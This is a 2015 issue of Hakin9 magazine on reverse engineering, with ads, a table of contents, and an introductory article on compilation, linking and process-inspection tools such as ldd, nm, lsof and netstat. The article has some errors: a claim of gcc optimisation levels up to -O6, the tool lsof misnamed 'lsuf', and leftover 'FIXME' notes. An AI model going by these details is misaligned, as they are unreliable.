

HAKING

PRACTICAL PROTECTION

Issue 01/2015(14) ISSN: 1733-7186

BEST OF REVERSE ENGINEERING

**WHAT IS
REVERSE
ENGINEERING**

**250+
PAGES**


HOW TO REVERSE
ENGINEER?

HOW TO ANALYZE
APPLICATIONS
WITH OLLY DEBUGGER?
DOS ATTACKS





mobile · interactive · design



✓ Mobile Apps

✓ Unity 3D

✓ Website Design

✓ SmartFoxServer

✓ Specialty Programming

✓ Games

✓ 3DSimulations

✓ Web & Database Dev

✓ Super friendly :)



reach out & let's talk: troy@isointeractive.com

www.isointeractive.com

Take your Android development skills to the next level!

Whether you're an enterprise developer, work for a commercial software company, or are driving your own startup, if you want to build Android apps, you need to attend AnDevCon!

AnDevCon

The Android Developer Conference

July 29-31, 2015

Sheraton Boston

Right after
Google IO!

Android is everywhere!
But AnDevCon is where
you should be!

Earn your Certificate!

Enhance your skills and professional qualifications as an Android expert with over 23 hours of hardcore Android training!



- Choose from more than 75 classes and in-depth tutorials
- Meet Google and Google Development Experts
- Network with speakers and other Android developers
- Check out more than 50 third-party vendors
- Women in Android Luncheon
- Panels and keynotes
- Receptions, ice cream, prizes and more (plus lots of coffee!)

"There are awesome speakers that are willing to share their knowledge and advice with you."

—Kelvin De Moya, Sr. Software Developer, Intellisys

"Definitely recommend this to anyone who is interested in learning Android, even those who have worked in Android for a while can still learn a lot."

—Margaret Maynard-Reid, Android Developer, Dyne, Inc.



Register Early and Save at www.AnDevCon.com

A BZ Media Event



#AnDevCon

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

Table of Contents

What is Reverse Engineering? <i>by Aman Singh</i>	7
Write Your Own Debugger <i>by Amr Thabet</i>	26
The Logic Breaks Logic <i>by Raheel Ahmad</i>	43
Malware Discovery and Protection <i>by Khaled Mahmoud Abd El Kader</i>	48
How to Analyze Applications With Olly Debugger? <i>by Jaromir Horejsi, Malware Analyst at AVAST Software</i>	62
How to use Socat and Wireshark for Practical SSL Protocol Reverse Engineering? <i>by Shane R. Spencer, Information Technology Professional</i>	76
How to Disassemble and Debug Executable Programs on Linux, Windows and Mac OS X? <i>by Jacek Adam Piasecki, Tester/Programmer</i>	83
Malware Reverse Engineering <i>by Bamidele Ajayi, OCP, MCTS, MCITP EA, CISA, CISM</i>	97
Android Reverse Engineering: an Introductory Guide to Malware Analysis <i>by Vicente Aguilera Diaz, CISA, CISSP, CSSLP, PCI ASV, ITIL Foundation, CEH I, ECSP I, OPSA</i>	103
Deep Inside Malicious PDF <i>by Yehia Mamdouh, Founder and Instructor of Master Metasploit Courses, CEH, CCNA</i>	114
How to Identify and Bypass Anti-reversing Techniques <i>by Eoin Ward, Security Analyst – Anti Malware at Microsoft</i>	120
How to Defeat Code Obfuscation While Reverse Engineering <i>by Adam Kujawa, Malware Intelligence Analyst at Malwarebytes</i>	132
Reverse Engineering – Shellcodes Techniques <i>by Eran Goldstein, CEH, CEI, CISO, Security+, MCSA, MCSE Security</i>	146
How to Reverse the Code <i>by Raheel Ahmad, Writer – Information Security Analyst & eForensics at Hakin9</i>	152
How to Reverse Engineer dot NET Assemblies? <i>by Soufiane Tahiri, InfoSec Institute Contributor and Computer Security Researcher</i>	160

Reversing with Stack-Overflow and Exploitation <i>by Bikash Dash, RHCSA, RHCE, CSSA</i>	180
How to Reverse Engineer? <i>by Lorenzo Xie, The owner of XetoWare.COM</i>	190
Reverse Engineering – Debugging Fundamentals <i>by Eran Goldstein, CEH, CEI, CISO, Security+, MCSA, MCSE Security</i>	196
Setting Up Your Own Malware Analysis Lab <i>by Monnappa KA</i>	206
Glimpse of Static Malware Analysis <i>by Ali A. AlHasan MCSE, CCNA, CEH, CHFI, CISA, ISO 27001 Lead auditor</i>	216
Hybrid Code Analysis versus State of the Art Android Backdoors Mobile Malware is evolving... can the good guys beat the new challenges? <i>by Jan Miller Reverse Engineering, Static Binary Analysis and Malware Signature algorithms specialist at Joe Security LLC</i>	223
Next Generation of Automated Malware Analysis and Detection <i>by Tomasz Pietrzyk Systems Engineer at FireEye</i>	234
Advanced Malware Detection using Memory Forensics <i>by Monnappa KA GREM, CEH; Information Security Investigator – Cisco CSIRT at Cisco Systems</i>	243
Android.Bankun And Other Android Obfuscation Tactics: A New Malware Era <i>by Nathan Collier Senior Threat Research Analyst w Webroot Software</i>	252



Editor in Chief: Ewa Dudzic
ewa.dudzic@hakin9.org

Editorial Advisory Board: David Kosorok, Matias N. Sliafertas, Gyndine, Gilles Lami, Amit Chugh, Sandesh Kumar, Trish Hullings

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Art. Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org
DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
NIP 95123253396
www.hakin9.org/en

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

All rights to trademarks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our magazine may be used in private, local networks only. The editors hold no responsibility for the misuse of the techniques presented or any data loss.



[GEEKED AT BIRTH]



**You can talk the talk.
Can you walk the walk?**

[IT'S IN YOUR DNA]

LEARN:

Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

What is Reverse Engineering?

by Aman Singh

Reverse engineering as this article will discuss it is simply the act of figuring out what software that you have no source code for does in a particular feature or function to the degree that you can either modify this code, or reproduce it in another independent work.

In the general sense, ground-up reverse engineering is very hard, and requires several engineers and a good deal of support software just to capture all of the ideas in a system. However, we'll find that by using tools available to us, and keeping a good notebook of what's going on, we should be able to extract the information we need to do what matters: make modifications and hacks to get software that we do not have source code for to do things that it was not originally intended to do.

Why Reverse Engineer?

Answer: Because you can.

It comes down to an issue of power and control. Every computer enthusiast (and essentially any enthusiast in general) is a control-freak. We love the details. We love being able to figure things out. We love to be able to wrap our heads around a system and be able to predict its every move, and more, be able to direct its every move. And if you have source code to the software, this is all fine and good. But unfortunately, this is not always the case.

Furthermore, software that you do not have source code to is usually the most interesting kind of software. Sometimes you may be curious as to how a particular security feature works, or if the copy protection is really "unbreakable", and sometimes you just want to know how a particular feature is implemented.

It makes you a better programmer

This article will teach you a large amount about how your computer works on a low level, and the better an understanding you have of that, the more efficient programs you can write in general.

To Learn Assembly Language

If you don't know assembly language, at the end of this article you will literally know it inside-out. While most first courses and articles on assembly language teach you how to use it as a programming language, you will get to see how to use C as an assembly language generation tool, and how to look at and think about assembly as a C program. This puts you at a tremendous advantage over your peers not only in terms of programming ability, but also in terms of your ability to figure out how the black box works. In short, learning this way will naturally make you a better reverse engineer. Plus, you will have the fine distinction of being able to answer the question "Who taught you assembly language?" with "Why, my C compiler, of course!"

Intro

Compilation in general is split into roughly 5 stages: Preprocessing, Parsing, Translation, Assembling, and Linking.




Figure 1. The compilation Process

All 5 stages are implemented by one program in UNIX, namely `cc`, or in our case, `gcc` (or `g++`). The general order of things goes `gcc -> gcc -E -> gcc -S -> as -> ld`.

Under Microsoft Windows®, however, the process is a bit more obfuscated, but once you delve under the MSVC++ front end, it is essentially the same. Also note that the GNU toolchain is available under Microsoft Windows®, through both the MinGW project as well as the Cygwin Project and behaves the same as under UNIX. Cygwin provides an entire POSIX compatibility layer and UNIX-like environment, whereas MinGW just provides the GNU buildchain itself, and allows you to build native windows apps without having to ship an additional dll. Many other commercial compilers exist, but they are omitted for space.

The Compiler

Despite their seemingly disparate approaches to the development environment, both UNIX and Microsoft Windows® do share a common architectural back-end when it comes to compilers (and many many other things, as we will find out in the coming pages). Executable generation is essentially handled end-to-end on both systems by one program: the compiler. Both systems have a single front-end executable that acts as glue for essentially all 5 steps mentioned above.

gcc

`gcc` is the C compiler of choice for most UNIX. The program `gcc` itself is actually just a front end that executes various other programs corresponding to each stage in the compilation process. To get it to print out the commands it executes at each step, use `gcc -v`.

cl.exe

`cl.exe` is the back end to MSVC++, which is the the most prevalent development environment in use on Microsoft Windows®. You'll find it has many options that are quite similar to `gcc`. Try running `cl -?` for details.

The problem with running `cl.exe` outside of MSVC++ is that none of your include paths or library paths are set. Running the program `vsvars32.bat` in the CommonX/Tools directory will give you a shell with all the appropriate environment variables set to compile from the command line. If you're a fan of Cygwin, you may find it more comfortable to cut and paste `vsvars32.bat` into `cygwin.bat`.

The C Preprocessor

The preprocessor is what handles the logic behind all the `#` directives in C. It runs in a single pass, and essentially is just a substitution engine.

gcc -E

`gcc -E` runs only the preprocessor stage. This places all include files into your `.c` file, and also translates all macros into inline C code. You can add `-o file` to redirect to a file.

cl -E

Likewise, `cl -E` will also run only the preprocessor stage, printing out the results to standard out.

Parsing And Translation Stages

The parsing and translation stages are the most useful stages of the compiler. Later in this article, we will use this functionality to teach ourselves assembly, and to get a feel for the type of code generated by the compiler under certain circumstances. Unfortunately, the UNIX world and the Microsoft Windows[®] world diverge on their choice of syntax for assembly, as we shall see in a bit. It is our hope that exposure to both of these syntax methods will increase the flexibility of the reader when moving between the two environments. Note that most of the GNU tools do allow the flexibility to choose Intel syntax, should you wish to just pick one syntax and stick with it. We will cover both, however.

gcc -S

`gcc -S` will take `.c` files as input and output `.s` assembly files in AT&T syntax. If you wish to have Intel syntax, add the option `-masm=intel`. To gain some association between variables and stack usage, use add `-fverbose-asm` to the flags.

`gcc` can be called with various optimization options that can do interesting things to the assembly code output. There are between 4 and 7 general optimization classes that can be specified with a `-ON`, where $0 \leq N \leq 6$. 0 is no optimization (default), and 6 is usually maximum, although oftentimes no optimizations are done past 4, depending on architecture and `gcc` version.

There are also several fine-grained assembly options that are specified with the `-f` flag. The most interesting are `-funroll-loops`, `-finline-functions`, and `-fomit-frame-pointer`. Loop unrolling means to expand a loop out so that there are `n` copies of the code for `n` iterations of the loop (ie no `jmp` statements to the top of the loop). On modern processors, this optimization is negligible. Inlining functions means to effectively convert all functions in a file to macros, and place copies of their code directly in line in the calling function (like the C++ `inline` keyword). This only applies for functions called in the same C file as their definition. It is also a relatively small optimization. Omitting the frame pointer (aka the base pointer) frees up an extra register for use in your program. If you have more than 4 heavily used local variables, this may be rather large advantage, otherwise it is just a nuisance (and makes debugging much more difficult).

cl -S

Likewise, `cl.exe` has a `-S` option that will generate assembly, and also has several optimization options. Unfortunately, `cl` does not appear to allow optimizations to be controlled to as fine a level as `gcc` does. The main optimization options that `cl` offers are predefined ones for either speed or space. A couple of options that are similar to what `gcc` offers are:




Figure 2. The Java Compile/Execute Path

-Ob<n> – inline functions (-finline-functions)

-Oy – enable frame pointer omission (-fomit-frame-pointer)

Assembly Stage

The assembly stage is where assembly code is translated almost directly to machine instructions. Some minimal preprocessing, padding, and instruction reordering can occur, however. We won't concern ourselves with that too much, as it will become visible during disassembly.

GNU as

as is the GNU assembler. It takes input as an AT&T or Intel syntax asm file and generates a .o object file.

MASM

MASM is the Microsoft® assembler. It is executed by running ml.

Linking Stage

Both Microsoft Windows® and UNIX have similar linking procedures, although the support is slightly different. Both systems support 3 styles of linking, and both implement these in remarkably similar ways.

Static Linking

Static linking means that for each function your program calls, the assembly to that function is actually included in the executable file. Function calls are performed by calling the address of this code directly, the same way that functions of your program are called.

Dynamic Linking

Dynamic linking means that the library exists in only one location on the entire system, and the operating system's virtual memory system will map that single location into your program's address space when your program loads. The address at which this map occurs is not always guaranteed, although it will remain constant once the executable has been built. Functions calls are performed by making calls to a compile-time generated section of the executable, called the Procedure Linkage Table, PLT, or jump table, which is essentially a huge array of jump instructions to the proper addresses of the mapped memory.

Runtime Linking

Runtime linking is linking that happens when a program requests a function from a library it was not linked against at compile time. The library is mapped with `dlopen()` under UNIX, and `LoadLibrary()` under Microsoft Windows®, both of which return a handle that is then passed to symbol resolution functions (`dlsym()` and `GetProcAddress()`), which actually return a function pointer that may be called directly from the program as if it were any normal function. This approach is often used by applications to load user-specified plugin libraries with well-defined initialization functions. Such initialization functions typically report further function addresses to the program that loaded them.

ld/collect2

ld is the GNU linker. It will generate a valid executable file. If you link against shared libraries, you will want to actually use what gcc calls, which is collect2.

link.exe

This is the MSVC++ linker. Normally, you will just pass it options indirectly via cl's -link option. However, you can use it directly to link object files and .dll files together into an executable. For some reason though, Microsoft Windows® requires that you have a .lib (or a .def) file in addition to your .dlls in order to link against them. The .lib file is only used in the interim stages, but the location to it must be specified on the -LIBPATH: option.

Java Compilation Process

Java is “semi-interpreted” language and it differs from C/C++ and the process described above. What do we mean by “semi-interpreted” language? Java programs execute in the Java Virtual Machine (or JVM), which makes it an interpreted language. On the other hand Java unlike pure interpreted languages passes through an intermediate compilation step. Java code does not compile to native code that the operating system executes on the CPU, rather the result of Java program compilation is intermediate bytecode. This bytecode runs in the virtual machine. Let us take a look at the process through which the source code is turned into executable code and the execution of it.

Java requires each class to be placed in its own source file, named with the same name as the class name and added suffix `.java`. This basically forces any medium sized program to be split into several source files. When compiling source code, each class is placed in its own `.class` file that contains the bytecode. The java compiler differs from gcc/g++ in the fact that if the class you are compiling is dependent on a class that is not compiled or is modified since it was last compiled, it will compile those additional classes for you. It acts similarly to *make*, but is nowhere close to it. After compiling all source files, the result will be at least as many class files as the sources, which will combine to form your Java program. This is where the class loader comes into the picture along with the bytecode verifier – two unique steps that distinguish Java from languages like C/C++.

The class loader is responsible for loading each class' bytecode. Java provides developers with the opportunity to write their own class loader, which gives developers great flexibility. One can write a loader that fetches the class from everywhere, even IRC DCC connection. Now let us look at the steps a loader takes to load a class.

When a class is needed by the JVM the `loadClass(String name, boolean resolve);` method is called passing the class name to be loaded. Once it finds the file that contains the bytecode for the class, it is read into memory and passed to the `defineClass`. If the class is not found by the loader, it can delegate the loading to a parent class loader or try to use `findSystemClass` to load the class from local filesystem. The Java Virtual Machine Specification is vague on the subject of when and how the ByteCode verifier is invoked, but by a simple test we can infer that the `defineClass` performs the bytecode verification. (FIXME maybe

show the test). The verifier does four passes over the bytecode to make sure it is safe. After the class is successfully verified, its loading is completed and it is available for use by the runtime.

The nature of the Java bytecode allows people to easily decompile class files to source. In the case where default compilation is performed, even variable and method names are recovered. There are bunch of decompilers out there, but a free one that works well is Jad.

NOW THE FUN BEGINS. THE FIRST STEP TO FIGURING OUT WHAT IS GOING ON IN OUR TARGET PROGRAM IS TO GATHER AS MUCH INFORMATION AS WE CAN. SEVERAL TOOLS ALLOW US TO DO THIS ON BOTH PLATFORMS. LET'S TAKE A LOOK AT THEM.

System Wide Process Information

On Microsoft Windows® as on Linux, several applications will give you varying amounts of information about processes running. However, there is a one stop shop for information on both systems.

/proc

The Linux `/proc` filesystem contains all sorts of interesting information, from where libraries and other sections of the code are mapped, to which files and sockets are open where. The `/proc` filesystem contains a directory for each currently running process. So, if you started a process whose pid was 1337, you could enter the directory `/proc/1337/` to find out almost anything about this currently running process. You can only view process information for processes which you own.

The files in this directory change with each UNIX OS. The interesting ones in Linux are: `cmdline` – lists the command line parameters passed to the process; `cwd` – a link to the current working directory of the process; `environ` – a list of the environment variables for the process; `exe` – the link to the process executable; `fd` – a list of the file descriptors being used by the process; `maps` – VERY USEFUL. Lists the memory locations in use by this process. These can be viewed directly with `gdb` to find out various useful things.

Sysinternals Process Explorer

Sysinternals provides an all-around must-have set of utilities. In this case, Process Explorer is the functional equivalent of `/proc`. It can show you dll mapping information, right down to which functions are at which addresses, as well as process properties, which includes an environment tab, security attributes, what files and objects are open, what the type of objects those handles are for, etc. It will also allow you to modify processes for which you have access to in ways that are not possible in `/proc`. You can close handles, change permissions, open debug windows, and change process priority.




Figure 3. Process Explorer

Obtaining Linking information

The first step towards understanding how a program works is to analyze what libraries it is linked against. This can help us immediately make predictions as to the type of program we're dealing with and make some insights into its behavior.

ldd

ldd is a basic utility that shows us what libraries a program is linked against, or if its statically linked. It also gives us the addresses that these libraries are mapped into the program's execution space, which can be handy for following function calls in disassembled output (which we will get to shortly).

depends

depends is a utility that comes with the Microsoft® SDK, as well as with MS Visual Studio. It will show you quite a bit about the linking information for a program. Not only will list dll's, but it will list which functions in those DLL's are being imported (used) by the current executable, and how they are imported, and then do this recursively for all dll's linked against the executable.




Figure 4. Depends

The layout is a little bit much to process at first. When you click on a DLL, you get the functions from this DLL imported by its parent in the tree (upper right, in green). You also get a list of all the functions that this DLL exports. Those that are also present in the imports pane are light blue with a dark blue dot. Those that are called somewhere in the entire linked maze are blue, and those that aren't used at all are grey. Most often all that is used to determine the location of the function is a string and/or an ordinal number, which specifies the numeric index of this function in the export table. Sometimes, the function will be "bound", which means that the linker took a guess at its location in memory and filled it in. Note that bindings may be rejected as "stale", however, so modifying this value in the executable won't always give you the results you suspect.

Obtaining Function Information

The next step in reverse engineering is the ability to differentiate functional blocks in programs. Unfortunately, this can prove to be quite difficult if you aren't lucky enough to have debug information enabled. We'll discuss some of those techniques later.

nm

nm lists all of the local and library functions, global variables, and their addresses in the binary. However, it will not work on binaries that have been stripped with strip.

dumpbin.exe

Unfortunately, the closest thing Microsoft Windows® has to nm is dumpbin.exe, which isn't very great. The only thing it can do is essentially what depends already does: that is list functions used by this binary (dumpbin /imports), and list functions provided by this binary (dumpbin /exports). The only way a binary can export a function (and thus the only way the function is visible) is if that function has the `__declspec(dllexport)` tag next to its prototype.

Luckily, depends is so overkill, it often provides us with more than the information we need to get the job done. Furthermore, the cygwin port of objdump also gets the job done a lot of the time.

Viewing Filesystem Activity

lsuf

lsuf is a program that lists all open files by the processes running on a system. An open file may be a regular file, a directory, a block special file, a character special file, an executing text reference, a library, a stream or a network file (Internet socket, NFS file or UNIX domain socket). It has plenty of options, but in its default mode it gives an extensive listing of the opened files. lsuf does not come installed by default with most of the flavors of Linux/UNIX, so you may need to install it by yourself. On some distributions lsuf installs in `/usr/sbin` which by default is not in your path and you will have to add it. An example output would be:

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE	NODE	NAME
bash	101	nasko	cwd	DIR	3,2	4096	1172699	/home/nasko
bash	101	nasko	rtd	DIR	3,2	4096	2	/
bash	101	nasko	txt	REG	3,2	518140	1204132	/bin/bash
bash	101	nasko	mem	REG	3,2	432647	748736	/lib/ld-2.2.3.so
bash	101	nasko	mem	REG	3,2	14831	1399832	/lib/libtermcap.so.2.0.8
bash	101	nasko	mem	REG	3,2	72701	748743	/lib/libdl-2.2.3.so
bash	101	nasko	mem	REG	3,2	4783716	748741	/lib/libc-2.2.3.so
bash	101	nasko	mem	REG	3,2	249120	748742	/lib/libnss_compat-2.2.3.so
bash	101	nasko	mem	REG	3,2	357644	748746	/lib/libnsl-2.2.3.so
bash	101	nasko	0u	CHR	4,5		260596	/dev/tty5
bash	101	nasko	1u	CHR	4,5		260596	/dev/tty5
bash	101	nasko	2u	CHR	4,5		260596	/dev/tty5
bash	101	nasko	255u	CHR	4,5		260596	/dev/tty5
screen	379	nasko	cwd	DIR	3,2	4096	1172699	/home/nasko
screen	379	nasko	rtd	DIR	3,2	4096	2	/
screen	379	nasko	txt	REG	3,2	250336	358394	/usr/bin/screen-3.9.9
screen	379	nasko	mem	REG	3,2	432647	748736	/lib/ld-2.2.3.so
screen	379	nasko	mem	REG	3,2	357644	748746	/lib/libnsl-2.2.3.so
screen	379	nasko	0r	CHR	1,3		260468	/dev/null
screen	379	nasko	1w	CHR	1,3		260468	/dev/null
screen	379	nasko	2w	CHR	1,3		260468	/dev/null
screen	379	nasko	3r	FIFO	3,2		1334324	/home/nasko/.screen/379.pts-6.slack
startx	729	nasko	cwd	DIR	3,2	4096	1172699	/home/nasko
startx	729	nasko	rtd	DIR	3,2	4096	2	/
startx	729	nasko	txt	REG	3,2	518140	1204132	/bin/bash
ksmserver	794	nasko	3u	unix	0xc8d36580		346900	socket
ksmserver	794	nasko	4r	FIFO	0,6		346902	pipe

kmsserver	794	nasko	5w	FIFO	0,6	346902	pipe
kmsserver	794	nasko	6u	unix	0xd4c83200	346903	socket
kmsserver	794	nasko	7u	unix	0xd4c83540	346905	/tmp/.ICE-unix/794
mozilla-b	5594	nasko	144u	sock	0,0	639105	can't identify protocol
mozilla-b	5594	nasko	146u	unix	0xd18ec3e0	639134	socket
mozilla-b	5594	nasko	147u	sock	0,0	639135	can't identify protocol
mozilla-b	5594	nasko	150u	unix	0xd18ed420	639151	socket

Here is brief explanation of some of the abbreviations lsof uses in its output:

```
cwd  current working directory
mem  memory-mapped file
pd   parent directory
rtd  root directory
txt  program text (code and data)
CHR  for a character special file
sock for a socket of unknown domain
unix for a UNIX domain socket
DIR  for a directory
FIFO for a FIFO special file
```

It is pretty handy tool when it comes to investigating program behavior. lsof reveals plenty of information about what the process is doing under the surface.



Fuser

A command closely related to lsof is fuser. fuser accepts as a command-line parameter the name of a file or socket. It will return the pid of the process accessing that file or socket.

Sysinternals Filemon

The analog to lsof in the windows world is the Sysinternals Filemon utility. It can show not only open files, but reads, writes, and status requests as well. Furthermore, you can filter by specific process and operation type. A very useful tool. (FIXME: This has a Linux version as well).

Sysinternals Regmon

The registry in Microsoft Windows® is a key part of the system that contains lots of secrets. In order to try and understand how a program works, one definitely should know how the target interacts with the registry. Does it store configuration information, passwords, any useful information, and so on. Regmon from Sysinternals lets you monitor all or selected registry activity in real time. Definitely a must if you plan to work on any target on Microsoft Windows®.

Viewing Open Network Connections

So this is one of the cases where both Linux and Microsoft Windows® have the same exact name for a utility, and it performs the same exact duty. This utility is netstat.

netstat

netstat is handy little tool that is present on all modern operating systems. It is used to display network connections, routing tables, interface statistics, and more.

How can netstat be useful? Let's say we are trying to reverse engineer a program that uses some network communication. A quick look at what netstat displays can give us clues where the program connects and after some investigation maybe why it connects to this host. netstat does not only show TCP/IP connections, but also UNIX domain socket connections which are used in interprocess communication in lots of programs. Here is an example output of it:

Listing 1. Netstat output

Active Internet connections (w/o servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	slack.localnet:58705	egon:ssh	ESTABLISHED
tcp	0	0	slack.localnet:51766	gw.localnet:ssh	ESTABLISHED
tcp	0	0	slack.localnet:51765	gw.localnet:ssh	ESTABLISHED
tcp	0	0	slack.localnet:38980	clortho:ssh	ESTABLISHED
tcp	0	0	slack.localnet:58510	students:ssh	ESTABLISHED

Active UNIX domain sockets (w/o servers)

Proto	RefCnt	Flags	Type	State	I-Node	Path
unix	5	[]	DGRAM		68	/dev/log
unix	3	[]	STREAM	CONNECTED	572608	/tmp/.ICE-unix/794
unix	3	[]	STREAM	CONNECTED	572607	
unix	3	[]	STREAM	CONNECTED	572604	/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	572603	
unix	2	[]	STREAM		572488	

NOTE

The output shown is from Linux system. The Microsoft Windows© output is almost identical.

As you can see there is great deal of info shown by netstat. But what is the meaning of it? The output is divided in two parts – Internet connections and UNIX domain sockets as mentioned above. Here is briefly what the Internet portion of netstat output means. The first column shows the protocol being used (tcp, udp, unix) in the particular connection. Receiving and sending queues for it are displayed in the next two columns, followed by the information identifying the connection – source host and port, destination host and port. The last column of the output shows the state of the connection. Since there are several stages in opening and closing TCP connections, this field was included to show if the connection is ESTABLISHED or in some of the other available states. SYN_SENT, TIME_WAIT, LISTEN are the most often seen ones. To see complete list of the available states look in the man page for netstat. **FIXME:** Describe these states.

